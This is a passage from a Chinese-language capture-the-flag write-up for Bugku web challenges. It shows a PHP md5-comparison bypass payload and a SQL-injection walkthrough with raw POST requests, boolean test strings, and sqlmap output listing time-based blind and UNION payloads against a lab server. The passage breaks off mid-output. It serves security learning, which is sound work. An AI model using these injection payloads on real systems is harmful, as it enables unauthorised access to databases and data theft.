
ID	地址	HTTP响应
1	http://123.206.87.240:8002/web16/index.php.bak	200
1		
3	http://123.206.87.240:8002/web16/index.php	200
4	http://123.206.87.240:8002/web16/index.php?option=com_user&view=reset&layout=confirm	200

下载下来：



正在打开 index.php.bak

您选择了打开：

index.php.bak


文件类型： bak File (378 字节)
来源： http://123.206.87.240:8002

您想要 Firefox 如何处理此文件?

○ 打开，通过(O) 浏览(B)...

● 保存文件(S)

查看 index.php.bak 文件：


C:\Users\True\Downloads\index.php.bak - Notepad++
文件(F) 编辑(E) 搜索(S) 视图(V) 编码(N) 语言(L) 设置(T) 工具(O) 宏(M) 运行(R) 插件(P) 窗口(W) ?
frida_hook_android_Cipher_Stacktrace.js
index.php.bak


```php
<?php
/**
 * Created by PhpStorm.
 * User: Norse
 * Date: 2017/8/6
 * Time: 20:22
*/

include_once "flag.php";
ini_set("display_errors", 0);
$str = strstr($_SERVER['REQUEST_URI'], '?');
$str = substr($str,1);
$str = str_replace('key','',$str);
parse_str($str);
echo md5($key1);

echo md5($key2);
if(md5($key1) == md5($key2) && $key1 !== $key2){
    echo $flag."取得flag";
}
?>
```

3、解释下源码：

```php
<?php
   include_once "flag.php";   //包含 flag.php 文件
   ini_set("display_errors", 0);   //设置不返回错误信息
   $str = strstr($_SERVER['REQUEST_URI'], '?');     //判断URL里是否有问号，存在就返回给 $str
   $str = substr($str,1);   //获取 ? 后面的值
   $str = str_replace('key','',$str);       //将 $str 里面的 key 替换为空
   parse_str($str);//解析字符串echo md5($key1);       //将 key1 进行 MD5 加密并输出

   echo md5($key2);    //将 key2 进行 MD5 加密并输出if(md5($key1) == md5($key2) && $key1 !== $key2){
   echo $flag."取得flag";  //如果 key1 和 key2 的值不相等，但是两个的 MD5 相等，就返回 flag
}
?>
```

整段代码的意思是将 get 的两个参数中的 key 替换为空（这里可以用kekeyy 绕过），然后对key1、key2的值进行md5加密，并进行比较，如果md5 加密的值一样而未加密的值不同，就输出flag。

4、构造以下 payload 获得 Flag：




123.206.87.240:8002/web16/?kkeyey1[]=1&kkeyey2[]=a

Bugku{OH_YOU_FIND_MY_MOMY}å–å¾—flag

No.20 成绩单(SQL注入)

1、查看解题链接：



123.206.87.240:8002/chengjidan/index.php

成绩查询


1,2,3...

Submit

龙龙龙的成绩单


Math	English	Chinese
60	60	70

2、抓包测试，发现存在SQL注入：



```
POST /chengjidan/index.php HTTP/1.1
Host: 123.206.87.240:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/x-www-form-urlencoded
Content-Length: 16
Origin: http://123.206.87.240:8002
Connection: close
Referer: http://123.206.87.240:8002/chengjidan/index.php
Upgrade-Insecure-Requests: 1

id=1' and 1=1--+
```


```
            font-size: 24px;
            margin: 1em auto;
        }
        th,td {
            padding: .65em;
        }
        th {
           background: #9E9E9E;
           border: 1px solid #777;
           color: #000;
        }
        td {
            border: 1px solid#777;
        }

        form {
           text-align:center;
        }
</style>
</head>

<body>
        <h2 style='text-align:center;'>成绩查询</h2>
        <form action='index.php' method='post'>
        <input style='width:300px;height:40px;font-size:18px;' type='text' name='id'
placeholder='1,2,3...'/><br><br><br><br><br>
        <input style='width:100px;height:40px;' type='submit' value='Submit'/>
        </form>


<table>
                        <caption>龙龙龙的成绩单</caption>
                        <thead>
                                <tr>
                                        <th>Math
                                        <th>English
                                        <th>Chinese
                        </thead>

                        <tbody>
                                <tr>
                                        <td>60<td>60<td>70</tbody>
                        </table></body>
</html>
```



```
POST /chengjidan/index.php HTTP/1.1
Host: 123.206.87.240:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/x-www-form-urlencoded
Content-Length: 16
Origin: http://123.206.87.240:8002
Connection: close
Referer: http://123.206.87.240:8002/chengjidan/index.php
Upgrade-Insecure-Requests: 1

id=1' and 1=2--+
```


```
            font-size: 24px;
            margin: 1em auto;
        }
        th,td {
            padding: .65em;
        }
        th {
           background: #9E9E9E;
           border: 1px solid #777;
           color: #000;
        }
        td {
            border: 1px solid#777;
        }

        form {
           text-align:center;
        }
</style>
</head>

<body>
        <h2 style='text-align:center;'>成绩查询</h2>
        <form action='index.php' method='post'>
        <input style='width:300px;height:40px;font-size:18px;' type='text' name='id'
placeholder='1,2,3...'/><br><br><br><br><br>
        <input style='width:100px;height:40px;' type='submit' value='Submit'/>
        </form>


<table>
                        <caption>的成绩单</caption>
                        <thead>
                                <tr>
                                        <th>Math
                                        <th>English
                                        <th>Chinese
                        </thead>

                        <tbody>
                                <tr>
                                        <td><td><td></tbody>
                        </table></body>
</html>
```

3、SQLMap进行测试：




```
[11:11:40] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[11:11:40] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[11:11:40] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[11:11:40] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
[11:11:50] [INFO] POST parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] n
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) va
lues? [Y/n]
[11:12:00] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[11:12:00] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least on
e other (potential) technique found
[11:12:00] [INFO] target URL appears to be UNION injectable with 4 columns
[11:12:00] [INFO] POST parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
POST parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 87 HTTP(s) requests:
---
Parameter: id (POST)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=1' AND SLEEP(5) AND 'AQQG'='AQQG

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: id=-2497' UNION ALL SELECT NULL,CONCAT(0x7178707871,0x585859646a706346736d6d64627a4862687a436c6155714
f58574d516e7551716f79777265496351,0x717a786b71),NULL,NULL-- gaEC
---
[11:12:01] [INFO] the back-end DBMS is MySQL
web application technology: Nginx
back-end DBMS: MySQL >= 5.0.12
[11:12:01] [INFO] fetched data logged to text files under 'C:\Users\True\.sqlmap\output\123.206.87.240'

[*] ending @ 11:12:01 /2020-08-15/


D:\Security\WebTools\SQLMap
λ |
```

执行`sqlmap.py -r 111.txt --dbs`查看数据库名称：




```
[*] starting @ 11:16:15 /2020-08-15/

[11:16:15] [INFO] parsing HTTP request from '111.txt'
[11:16:15] [INFO] resuming back-end DBMS 'mysql'
[11:16:15] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (POST)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=1' AND SLEEP(5) AND 'AQQG'='AQQG

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
